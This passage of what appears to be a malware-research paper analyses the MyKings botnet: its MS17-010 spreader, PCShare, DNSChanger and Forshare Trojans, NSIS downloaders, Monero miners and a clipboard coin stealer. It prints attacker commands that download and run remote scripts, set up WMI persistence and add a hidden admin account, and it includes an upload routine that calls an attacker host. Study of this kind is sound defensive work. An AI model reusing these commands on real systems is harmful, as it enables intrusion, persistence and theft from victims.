3AGIAeQBlAC4AaABvAHMAdAAvADIALgB0AHgAdAAnACkALgB0AHIAaQBtACgAKQAgAC0AcwBwAGwAaQB0ACAAJwBbAFwAc
gBcAG4AXQArACcAfAAlAHsAJABuAD0AJABfAC4AcwBwAGwAaQB0ACgAJwAvACcAKQBbAC0AMQBdADsAJAB3AGMALgBEAG8
AdwBuAGwAbwBhAGQARgBpAGwAZQAoACQAXwAsACAAJABuACkAOwBzAHQAYQByAHQAIAAkAG4AOwB9AA==="&powershell.
exe IEX (New-Object
system.Net.WebClient).DownloadString(\'hxxp://wmi.1217bye[.]host/S.ps1\')&powershell.exe IEX
(New-Object
system.Net.WebClient).DownloadString(\'hxxp://173.208.139[.]170/s.txt\')&powershell.exe IEX
(New-Object system.Net.WebClient).DownloadString(\'hxxp://35.182.171[.]137/s.jpg\')||regsvr32
/u /s /i:hxxp://wmi.1217bye[.]host:8888/1.txt scrobj.dll&regsvr32 /u /s
/i:hxxp://173.208.139[.]170/2.txt scrobj.dll&regsvr32 /u /s /i:hxxp://35.182.171[.]137/3.txt
scrobj.dll"&wmic /NAMESPACE:"\\root\\subscription" PATH __FilterToConsumerBinding CREATE
Filter="__EventFilter.Name="fuckyoumm3"",
Consumer="CommandLineEventConsumer.Name="fuckyoumm4""&start regsvr32 /s /u /n
/i:hxxp://173.208.172[.]202:8888\\s1.txt scrobj.dll'
```

This creates a new user account *admin$* as part of the local admin group, then deletes old WMI event consumers and adds the new event consumer with the PowerShell command line, then downloads and executes a couple of other components.

The spreader expects to receive target IP list to be used for spreading on this communication socket. If the *-l* option is not specified, the tool expects an IP address list file passed as a command line parameter.

The info about the targeted computers is uploaded to a server:

```
def uploadResult(self, typeStr, content):
        return requests.post('hxxp://173.208.172[.]202:9999', data=typeStr + ';'
+ content + '\n')
```

The latest version of the spreader largely simplified the command invoked by the exploit to the following:

```
ms17010_cmd = 'cmd /c net1 user admin$ Zxcvbnm,.1234 /ad&net1 localgroup administrators admin$
/ad&net1 localgroup administradores admin$ /ad&regsvr32 /s /u /n
/i:hxxp://78.142.194[.]116:8016/blue.txt scrobj.dll'
```

blue.txt is a simple downloader script that downloads the bootkit dropper, a *DNSChanger* variant and a WinRAR SFX dropper for c3.bat.

Payloads

The botnet delivers several components to the infected systems. The most important ones are covered in the following sections.

PCShare

This payload was frequently used during the early activities of the botnet, and occasionally it appears even nowadays.

On infected systems this fragment form c3.bat registers the PCShare Trojan for automatic execution as a scheduled task:

```
schtasks /create /tn "Mysa1" /tr "rundll32.exe
c:\windows\debug\item.dat,ServiceMain aaaa" /ru "system"  /sc onstart /F
```

Contains references to source code files that are referred in as PCShare source code

```
.\MyClientMain.cpp
.\MyClientTran.cpp
.\MyMainFunc.cpp
.\MyMainTrans.cpp
.\PcMain.cpp
```

```
push    offset aGetfiletimeFai ; "GetFileTime failed,error: %d"
push    16Fh
push    offset aMyclienttranCp ; "\\MyClientTran.cpp"
call    sub_10001000
add     esp, 10h
push    esi             ; hObject
call    ds:CloseHandle
xor     eax, eax
jmp     loc_100056D3
```

A publication by Antiy researchers related the MyKings Trojan derived from the PCShare open source project.

This source code was published in Github and advertised in a Chinese forum.

DNSChanger

This Trojan is a simple downloader that performs the usual update mechanism driven by the download config file, but additionally modifies the DNS server settings.

Typical version info of these files is:

```
Product Orgs ps
Original name ps.exe
Internal name My
File version 1.0.0.1
Description My
```

Changes the DNS server list to one of the following, depending on the actual variant:

```
223.5.5.5,8.8.8.8
114.114.114.114,8.8.8.8
```

223.5.5.5 is part of the AliDNS a DNS recursive resolution system for China launched by the Alibaba Group. 114.114.114.114 is a free DNS also in China. The purpose for the addition of these DNS servers is not clear.

The Trojan downloads */ok/ups.html* from the current download servers.

The content of the file is an IP address like:

```
66.117.6.174
```

After that downloads two files from this IP address, *update.txt* and *ver.txt*.

ver.txt contains the version number, which for the latest analyzed case was 1.0.0.9, other common version numbers were 1.0.0.1 and 1.0.0.8

The content of the file is *update.txt* is:

```
hxxp://66.117.6[.]174/wpd.jpg c:\windows\system\msinfo.exe
hxxp://66.117.6[.]174/my1.html c:\windows\system\my1.bat
```

msinfo.exe is the SQL brute forcing application, which will be registered as a service with the command:

```
config xWinWpdSrv binpath= "c:\windows\system\msinfo.exe -s -syn
```

This command line starts the tool in network discovery mode, it will perform a mass port scan on the local network.

Then starts the service with the command

```
/c sc start xWinWpdSrv&ping 127.0.0.1 -n 10 && del
```

Dloadr

These are Nullsoft Installer archives. They don't contain embedded malicious components, only the malicious installation script is executed which downloads and installs the further components.

Typically, they download three further components, as in the following example:

- buff2.dat: the coin stealer
- VID.dat: xmrig cryptominer
- dhelper.dat: Neksminer cryptominer

```
Section 0 ; Section_0
  ExpandEnvStrings $R6 %COMSPEC%
  IfFileExists $TEMP\buff2.exe label_13 label_2
label_2:
  ExecShell open $R6 "/c taskkill /f /im lsm.exe" SW_HIDE    ; "open $R6"
  Sleep 2000
  inetc::get http://u.f321y.com/buff2.dat $TEMP\buff2.exe /END
  Sleep 2000
  ExecShell open $TEMP\buff2.exe -pBuff2jre_set7z SW_HIDE    ; "open $TEMP\buff2.exe"
label_13:
SectionEnd


Section 1 ; Section_1
  Sleep 1000
  IfFileExists $APPDATA\TempoRX\VID001.exe label_25 label_16
label_16:
  inetc::get http://u.f321y.com/VID.dat $TEMP\VID.exe /END
  Sleep 2000
  ExecShell open $TEMP\VID.exe -pJavajre_set7z SW_HIDE    ; "open $TEMP\VID.exe"
label_25:
SectionEnd


Section 2 ; Section_2
  Sleep 1000
  IfFileExists $APPDATA\dhelper.exe label_37 label_28
label_28:
  inetc::get http://u.f321y.com/dhelper.dat $TEMP\dhelper.exe /END
  Sleep 2000
  ExecShell open $TEMP\dhelper.exe -pJavajre_set7z SW_HIDE    ; "open $TEMP\dhelper.exe"
label_37:
SectionEnd
```

All three components are delivered in password protected WinRAR SFX archives, and the NSIS installer script provides the required password, as highlighted on the previous picture.

Forshare

This Trojan is the most common payload delivered to the infected computers.

The version information of the executables usually contains Chinese text:


Property	Value
CompanyName	TODO: <公司名>
FileDescription	TODO: <文件说明>
FileVersion	1.0.0.8
InternalName	ups.exe
LegalCopyright	Copyright (C) 2018
OriginalFilename	ups.exe
ProductName	TODO: <产品名>

Translation:


```
CompanyName: TODO: <company name>
FileDescription: TODO: <file description>
ProductName: TODO: <product name>
```

Not a very creative way to leave these fields at default “fill in the blanks” values. These are the values in all variants, except the *FileVersion/ProductVersion* which was 1.0.0.1 in the older versions and 1.0.0.9 in the latest ones. This value is used as version information when checking for updates.

The Trojan behaves in many ways like a “normal” application, even provides a simple help:




Some variants of the backdoor are debug built and display status messages on the console during execution.



The undocumented *-g* command line switch provided a more verbose logging:

The samples contain an internal version information. This has nothing to do with the version number used in the updating process.



The values that we found in samples are:

```
ups2 V1.0.1
ups2 V1.0.2
```

Many of the samples are debug built that contain source file name information. Most of the samples also contain PDB path. These are the observed values (the first being the most common used by both v1.0.1 and v1.0.2):


```
D:\ups new2\Release\ups.pdb
G:\Document\SYN HYDRA\ups-new2\Release\ups.pdb
```

The samples contain the following hardcoded RSA public key:

```
-----BEGIN RSA PUBLIC KEY-----
MIGJAoGBAMrexeviSRCFYvplOhEC6wLL0qtv3CdsNThO/TZCP+bhtDakW3nN3I+Z
qRip7vroYKKKGHKgougCnKISLqWibkjyAlr/UIDtQ9KnfDSu9CMTXrRMGpGB5otL
qLhSKESWhUlCB8Iqqxu8jL/MtzibB8s/K0tQqvsf/YyWMynIULqVAgMBAAE=
-----END RSA PUBLIC KEY-----
```

This key is used to decrypt the content of the *xpdown.dat* file and other config files.

The key is used at the start of execution to decrypt some data. If the decryption is not successful, an error message is logged to the console.



We observed this in one case where the executable (SHA1: e1ff22fbd57687a349602fc7705ec5f53c627b54) contained a different RSA key, thus generating the error message above. This may have happened by mistake; this second key was not used in any other sample we analyzed.


The Trojan uses a mutex to ensure that it is only running a single instance. We found the following mutex values in the analyzed samples:

```
{25BA86C7-2583-4825-AB16-A5031FA1C22D}
{30BA86C7-2583-4825-BC16-A5031FA1C22D}
```

If finds an already running instance, drops an error message and exits.

```
2019.09.13 06:54:43:798 Thread: [2688] [2282] FirstInstance failed
```

The Trojan can be executed as a service (with the *-r* command line switch). In this case it will register as a service with the name "*Windows Audio Control*"



The service will be executed with the *net start Windows Audio Control* command.

The Trojan contains a hardcoded download server list that it will use, for example:

```
45.58.135.106
103.95.28.54
103.213.246.23
74.222.14.61
ok.mymyxmra.ru
```

This list is saved to the file *C:\Program Files\Common Files\xpdown.dat*.

Later *Forshare* downloads xpdown.dat form the specified server list, decrypts the content, and saves it over the same location, which will now contain the updated server list in decrypted form.

Checks the internet connectivity by attempting to load the website *http://www.amazon.com*. If it is successful, proceeds with downloading *ver.txt* from the servers in the download server list. This is a text file that only contains the version information, which was the following at the time of our analysis:

```
1.0.0.8
```

If it matches the *ProductVersion* info from the PE file, then nothing happens, otherwise an update is downloaded.

Goes through the server list and attempts to download *up.rar* from the server. It serves as an update for the Trojan.

```
2019.09.13 07:49:27:749 Thread: [2644] [1434] check version begin
2019.09.13 07:49:32:667 Thread: [2644] [1441] access amazon success
2019.09.13 07:49:32:707 Thread: [2644] [1463] ver different web:1.0.0.8 local:,
needs update.
2019.09.13 07:49:32:747 Thread: [2644] [1551] download up.rar failed,continue...
```

If an update could be found, stops the running process and executes the downloaded update with the *-C create -r* command line:

```
/C ping 127.0.0.1 -n 6 & taskkill -f /im conime.exe /im ups2.exe & copy /Y "%s" "%s" & "%s" -C
create -r
```

Here the strings are filled in with the downloaded new version's path and filename. Interestingly, it also stops the *conime.exe* process – possibly another process name sometimes used by the Trojan.

```
2019.09.13 07:02:57:857 Thread: [1832] [72] cService::Create Calling:
C:\temp\ups2.exe -s
2019.09.13 07:02:57:927 Thread: [1832] [2595] Command [created] Executing
2019.09.13 07:03:27:960 Thread: [1832] [211] StartService failed,Error: 1053
2019.09.13 07:03:27:960 Thread: [1832] [2601] Service Start Failedf¬Return
Value: 0x0000041D
```

The service waits for commands. The possible commands are:

```
CONTROL_STOP
CONTROL_PAUSE
CONTROL_CONTINUE
CONTROL_INTERROGATE
CONTROL_SHUTDOWN
```

The Trojan starts a new thread that does the download of further components. This update mechanism, using the kill list and download list files is shared with other components of the MyKings botnet, for example the SQL brute forcing tool, the DNSChanger Trojan and some of the miner versions do the same.

This thread runs the update process every two hours.

```
2019.09.13 04:51:08:700 Thread: [3492] [2334] next check time is two hours
```

It attempts to download */ok/down.html* from all of the servers in *xpdown.dat*. The content of this file is the address of the current download server.

Downloads *kill.txt* from the server. This contains a kill list of executables that need to be removed:

```
lsmose.exe,C:\Windows\debug\lsmose.exe,0
lsmos.exe,C:\Windows\debug\lsmos.exe,1
lsmo.exe,C:\Windows\debug\lsmo.exe,1
conime.exe,C:\Program Files (x86)\Common Files\conime.exe,1
lsmosee.exe,c:\windows\help\lsmosee.exe,1
severxxs.exe,C:\Windows\Temp\severxxs.exe,1
mssecsvc.exe,c:\windows\mssecsvc.exe,1
mssecsvr.exe,c:\windows\mssecsvr.exe,1
dsbws.exe,c:\windows\syswow64\dsbws.exe,1
```

Each entry has the process name, the file path and a flag that indicates whether the process itself has to be stopped. This is handled by the Trojan accordingly:

```
2019.09.13 06:35:16:500 Thread: [3512] [1551] no need kill proc:
lsmose.exe,file: C:\Windows\debug\lsmose.exe
2019.09.13 06:35:16:500 Thread: [3512] [1551] need kill proc: lsmos.exe,file:
C:\Windows\debug\lsmos.exe
2019.09.13 06:35:16:500 Thread: [3512] [1551] need kill proc: lsmo.exe,file:
C:\Windows\debug\lsmo.exe
2019.09.13 06:35:16:500 Thread: [3512] [1551] need kill proc: conime.exe,file:
C:\Program Files (x86)\Common Files\conime.exe
2019.09.13 06:35:16:500 Thread: [3512] [1569] delete C:\Program Files
(x86)\Common Files\conime.exe failed,dwRet: 2
2019.09.13 06:35:21:507 Thread: [3512] [1551] need kill proc: lsmosee.exe,file:
c:\windows\help\lsmosee.exe
2019.09.13 06:35:21:507 Thread: [3512] [1551] need kill proc: severxxs.exe,file:
C:\Windows\Temp\severxxs.exe
2019.09.13 06:35:21:507 Thread: [3512] [1551] need kill proc: mssecsvc.exe,file:
c:\windows\mssecsvc.exe
2019.09.13 06:35:21:507 Thread: [3512] [1551] need kill proc: mssecsvr.exe,file:
c:\windows\mssecsvr.exe
2019.09.13 06:35:21:507 Thread: [3512] [1551] need kill proc: dsbws.exe,file:
c:\windows\syswow64\dsbws.exe
2019.09.13 06:35:21:507 Thread: [3512] [1569] delete
c:\windows\syswow64\dsbws.exe failed,dwRet: 2
```

Then downloads *down.txt* form the server (some versions use additionally *downs.txt* as well). It contains the list of additional modules:

```
hxxp://185.112.156[.]92/down.exe C:\windows\system\down.exe 0
hxxp://174.128.249[.]18/item.rar C:\windows\debug\item.dat 0
hxxp://150.107.76[.]231/2.exe c:\windows\inf\msiefs.exe 1
hxxp://174.128.249[.]18/64work.rar c:\windows\inf\lsmm.exe 1
```

The entries contain the URL, the local file name where it has to be saved and a flag to indicate whether it should be executed.

The Trojan then processes this list.

```
2019.09.13 06:35:26:544 Thread: [3512] [1949] no need execute url:
http://185.112.156[.]92/downs.exe,file: C:\windows\system\downs.exe
2019.09.13 06:35:26:594 Thread: [3512] [1954] http download
hxxp://185.112.156[.]92/downs.exe failed
2019.09.13 06:35:26:594 Thread: [3512] [1949] no need execute url:
```

```
hxxp://174.128.249[.]18/item.rar,file: C:\windows\debug\item.dat
2019.09.13 06:35:30:209 Thread: [3512] [1954] http download
hxxp://174.128.249[.]18/item.rar success
2019.09.13 06:35:30:209 Thread: [3512] [1949] need execute url:
hxxp://150.107.76[.]231/2.exe,file: c:\windows\inf\msiefs.exe
2019.09.13 06:35:31:0 Thread: [3512] [1954] http download
hxxp://150.107.76[.]231/2.exe failed
```

Some of the Forshare versions contain additional code specific to download miners and their dependencies.

Those access *vers1.txt* that has the typical content:

```
64.rar 5.1.2600.5512 (xpsp.080413-2105)
```

Downloads the file to one of the following locations:

```
c:\windows\system32\drivers\64.exe
c:\windows\debug\lsmose.exe
```

The following dependencies (XMR miner related DLLs) are also downloaded from the server:

```
xmrstak_cuda_backend.dll
xmrstak_opencl_backend.dll
pthreadVC2.dll
cudart32_65.dll
```

Without these DLLs the miner could not work.

Miners

The main point of building up the MyKings botnet was to deliver Monero coin miners to the infected computers. During the lifetime of the botnet several different miner programs were used and a handful of different wallets were collecting the crypto currency.

Some of the miners are based on the *ccminer* project and require the additional download of cudart32_65.dll and pthreadVC2.dll:

These miners may contain the PDB path:

```
D:\src\cn\Release\ccminer.pdb
```

These were most likely executed with the appropriate command line switches to connect to the mining server:

```
  -O, --userpass=U:P    username:password pair for mining server\n\
  -u, --user=USERNAME   username for mining server\n\
  -p, --pass=PASSWORD   password for mining server\n\
```


These miners were named downloaded with the file name *cc.rar* by some of the Forshare variants.

The largest group miners are based on [the *xmr-stak* project](#).

These require the download of additional dlls:

```
cudart32_65.dll
pthreadVC2.dll
xmrstak_cuda_backend.dll
xmrstak_opencl_backend.dll
```

These were typically downloaded along with the miners during the installation phase. Or, in other cases, the miner was packaged into a self-extracting RAR archive along with the dependencies, set to execute the miner automatically on unpacking:



This miner requires the presence of at least two CPUs in the system. It is a common anti-emulation trick by malware to check the number of processors, but in this case, the purpose is not for evading analysis, but for ensuring that there is enough computing power to consume.

```
--------------------------------------------------------------------
XMR mining software, CPU-GPU Version.
You can use following keys to display reports:
'h' - hashrate
'r' - results
'c' - connection
--------------------------------------------------------------------
cpu is less than 2, exit
```

This additional check is not present in the original source code of xmr-stak, could be an addition by the threat actors who used the publicly available source of this miner and made numerous enhancements to it, to implement additional required functionality, like the updating process.

The xmr-stak based miners contain and use the same RSA key as the Forshare variants to decrypt the config data.

The miners also contain a similar server list as the Forshare Trojan, for example:

```
xmr.xmr5b.ru
45.58.135.106
103.213.246.23
103.95.28.54
```

```
74.222.14.97
ok.mymyxmra.ru
54.255.141.50
```

Many of the variants contain a PDB path. The observed values were:

```
D:\chighserver-xmr 20180311\Release\xmr.pdb
F:\chighserver-xmr\Release\xmr.pdb
H:\chighserver-xmr\Release\xmr.pdb
E:\open sources\xmrok\修改域名\chighserver-xmr\Release\xmr.pdb
```

The translation of the Chinese text in the latter is: “Modify the domain name”.

We have seen the following wallet ID to collect the mined coins:

```
47Tscy1QuJn1fxHiBRjWFtgHmvqkW71YZCQL33LeunfH4rsGEHx5UGTPdfXNJtMMATMz8bmaykGVuDFG
WP3KyufBSdzxBb2
```

Another large group were the xmrig miners. These are typically delivered in NSIS self-installing archives, that contains both the 32- and 64-bit versions of the miner:

C:\temp\doc001.ex\

Path Prefix	Name	Size	Packed Size
	$PLUGINSDIR		
	$R9		
$PLUGINSDIR\	inetc.dll		10 984
$R9\	NsCpuCNMiner32.exe		923 779
$R9\	NsCpuCNMiner64.exe		782 507
	[NSIS].nsi	8 351	8 351

Then the script executes the miner executable, feeding the criminal's wallet ID as a command line parameter:

```
··StrCpy·$R5·"-o·stratum+tcp://pool"
··StrCpy·$R5·$R5.suppo
··StrCpy·$R5·"$R5rtxmr.com:3333·-t·1·-u·
  448FWFsUhMdhhnGo3Yw7N547dg2XyLPXEWvMZEC4yCVMYLxBAZbLzVwLvSAZJKsWYglCm4cB2q8Vjg1YwKkcDUYyAGgQmuR·-p·x"
··StrLen·$0·$R5
label_118:
··IntCmp·$0·20·0·label_125
··StrCpy·$R7·32
··StrCmp·$PROGRAMFILES·"C:\Program·Files·(x86)"·0·label_122
··StrCpy·$R7·64
label_122:
··ExecShell·open·$R6·"/c·taskkill·/f·/im·NsCpuCNMiner*·&·taskkill·/f·/im·IMG0*"·SW_HIDE····;·"open·$R6"
··Sleep·4000
··ExecShell·open·$R9\NsCpuCNMiner$R7.exe·"·$R5"·SW_HIDE····;·"open·$R9\NsCpuCNMiner$R7.exe"
```

The latest in the long line of miner variations, the one that at the time of writing this paper is currently used, are 64-bit xmrig variant.

Property	Value
CompanyName	www.xmrig.com
FileDescription	XMRig CPU miner
FileVersion	2.13.0
LegalCopyright	Copyright (C) 2016-2019 xmrig.com
OriginalFilename	xmrig.exe
ProductName	XMRig


Version: (the version numbers in the PE properties are different from the version info in the source):

```
XMRig 2.14.1
 built on Mar  9 2019 with MSVC
 features: 64-bit AES
```

Miner info:

```
            "url": "sg.minexmr.com:3333",
            "user":
"431rnEmM7kRhQZpUg1BcUqJYZv3PFMm72D1nNVPD6KguSadJbaq2H1QgCPgfb4ioxQas2Dy7ea7rsa8
gUCkkdvQGTZYE5tZ",
            "pass": "x",
```

This account has been suspended for botnet activity (this usually happens with all of the wallet IDs used by the botnet):



However, this account was transferred to a different server, where it is (at the time of writing this paper) still active, and has collected about 200 XMR (US$10,400):

This account is the currently known, latest active wallet used by the MyKings botnet.

CoinStealer

One of the less common payloads is a coin stealer Trojan.

On execution it checks for the mutex to avoid multiple executions:

```
Windows 7 Professional02
```

And then it contacts two URLs. The first address is *hxxp://2no[.]co/1Lan77*, redirecting to *hxxps://iplogger[.]org/1Lan77*. The purpose is likely to track infections.

The second contacted URL is *hxxp://ioad[.]pw/ioad.exe* which points to an NSIS downloader, just like the ones described in the Dloadr section.

The stealer uses several regular expressions that match wallet addresses for a wide selection of cryptocurrencies:

```
^[13][a-zA-Z0-9]{99,99}$ - Bitcoin
^B[a-zA-Z0-9]{32,36}$ - BlackCoin
^[13][a-zA-Z0-9]{26,33}$ - Bitcoin, ByteCoin
^E[a-zA-Z0-9]{32,36}$ - EmerCoin
^q[a-zA-Z0-9]{40,42}$ - Bitcoincash
^R[a-zA-Z0-9]{32,36}$ - ReddCoin
^r[a-zA-Z0-9]{32,36}$ - Ripple
^A[a-zA-Z0-9]{29,40}$ - Neo
^[0][x][a-zA-Z0-9]{25,45}$ - Ethereum, Electroneum
^[Xx][a-zA-Z0-9]{25,50}$ - Dash
^[Dd][a-zA-Z0-9]{25,45}$ - Dogecoin
^[0][x][a-zA-Z0-9]{99,99}$ - Ethereum
^L[a-zA-Z0-9]{26,33}$ - Litecoin
^[4][a-zA-Z0-9]{80,130}$ - XMR
^[tzTZ][a-zA-Z0-9]{25,45}$ - Zcash
^[R][0-9]{12,15}$ - WMR
^[U][0-9]{12,15}$ - WMU
^[X][0-9]{12,15}$ - WMX
^[G][0-9]{12,15}$
^[E][0-9]{12,15}$ - WME
^[Z][0-9]{12,15}$ - WMZ
^Y[a-zA-Z0-9]{89,92}$ - Miota
^D[a-zA-Z0-9]{103,105}$ - Cardano
^[0-9]{19,22}L$ - Lisk
^S[a-zA-Z0-9]{31,35}$ - Stratis
^3P[a-zA-Z0-9]{32,36}$ - Waves
^Q[a-zA-Z0-9]{32,36}$ - Qtum, ReddCoin
^G[a-zA-Z0-9]{54,57}$ - Stellar
^V[a-zA-Z0-9]{32,36}$ - Viacoin
G[a-zA-Z0-9]{104,107}$ - Graft
^41991[a-zA-Z0-9]{7,12}$ - YaMoney
```

And some other search expressions matching web services like Google, Steam, Vkontakte (a popular social media site in Russia):

```
((https://yad))+(([a-zA-Z0-9.-]+.[a-zA-Z]{2,4})|([0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}))(/[a-zA-Z0-9%:/-_?.'~]*)? - yadisc
((https://steamcommunit))(?!.*id|.*id)(([a-zA-Z0-9.-]+.[a-zA-Z]{2,4})|([0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}))(/[a-zA-Z0-9%:/-_?.'~&]*)?
^(https://goo.gl/)([a-zA-Z0-9]{0,50})?
^(https://vk.cc/)([a-zA-Z0-9]{0,50})?
```

Additionally the Trojan keeps a list of wallet addresses most likely belonging to the criminals. The XMR wallet ID (*41xDYg86Zug9dwbJ3ysuyWMF7R6Un2Ko84TNfiCW7xghhbKZV6jh8Q7hJoncnLayLVDwpzbPQPi62bvPqe6jJouHAsGNkg2*) was used in the Photominer campaigns, we think that the others could belong to the MyKings botnet as well. The list of own wallet IDs is the following:

Currency	Wallet
Bitcoincash	qrfdnklvpgmh94dycdsp68qd6nf9fk8vlsr24n2mcp
ByteCoin	12cZKjNqqxcFovghD5N7fgPNMLFZeLZc3u
EmerCoin	EVRzjX4wpeb9Ys6i1LFcZyTkEQvV9Eo2Wk
BlackCoin	JDi6PaWXd3yQ167tqShDxZcLEx3aRRSii
ReddCoin	QrKfx3qsqaMQUVHx8yAd1aTHHRdjP6Tg

Currency	Wallet
Ripple	rNoeET6PH5dkf1VVvuUc2eZYap9yDZiKTm
Dash	Xup4gBGLZLDi9J9VbcLuRHGKDXaUjwMoZV
Dogecoin	D6nziu2uAoiWvdjRYRPH7kedgzh56Xkjjv
Ethereum	0x039fd537a61e4a7f28e43740fe29ac84443366f6
Litecoin	LUfdGb4pCzTAq9wucRpZZgCF69QHpAgvfE
XMR	41xDYg86Zug9dwbJ3ysuyWMF7R6Un2Ko84TNfiCW7xghhbKZV6jh8Q7hJoncnLayLVDwpzbPQPi62bvPqe6jJouHAsGNkg2
Zcash	t1JjREG9k58srT42KitRp3GyMBm2x4B889o
Ethereum	0x6a1A2C1081310a237Cd328B5d7e702CB80Bd2078
Iota	SVEBXIOJELVYBRULCLMQUYFHCPNJ9TWRDMFWMEDBEOQRO9MBO9VXMXYEBV9NUVFGGQDRDFUSKOQHOYFBWGXDKTGSDB
Cardano	DdzFFzCqrht9wkicvUx4Hc4W9gjCbx1sjsWAie5zLHo2K2R42y2zvA7W9S9dM9bCHE7xtpNriy1EpE5xwv7mPuSjhP4FyB9Z1ra6Ge3y
Lisk	7117094708328086084L
Stratis	SPLfNnmUdqmYu1FH2qMcGiU7P8Mwf9Z3Kr
Waves	3PAFMSCjWpf5WDxkkECMmwqkZGHySgpuzEo
Qtum	QNkbMtCmWSCFS1U63PcAxhKufLvEwSsJ8t
Stellar	GBJOA4BNCXBSYG3ZVU2GXNOOA2JJLCG4JIVNEINHQIZNVMX4SSH5LLK7
Viacoin	VhGTEsM6ewqNBJwDEB2o6bHvRqFdGqu5HM
Graft	G4qyAXyftgpRW4idTMWA7e7QnSN6DKUeGcbcqAQra3c46JRuYdzTRxwVAGYRCK9U5WLncok7Loni73sm1TaWhbQ1DnAJKx5
Neo	AKY1itrWtsmziQhg2THDcR3oJhXsVLRxM7

The malware examines the clipboard content using these regexes every 600 milliseconds. If the content matches one of the recognized coin wallet formats, the malware changes the value in the clipboard to the stored own wallet ID, generating an internal message:

```
|EmerCoin| Changed: EVRzjX4wpeb9Ys6i1LFcZyTkEQvV9Eo2Wl | to: EVRzjX4wpeb9Ys6i1LFcZyTkEQvV9Eo2Wk
```

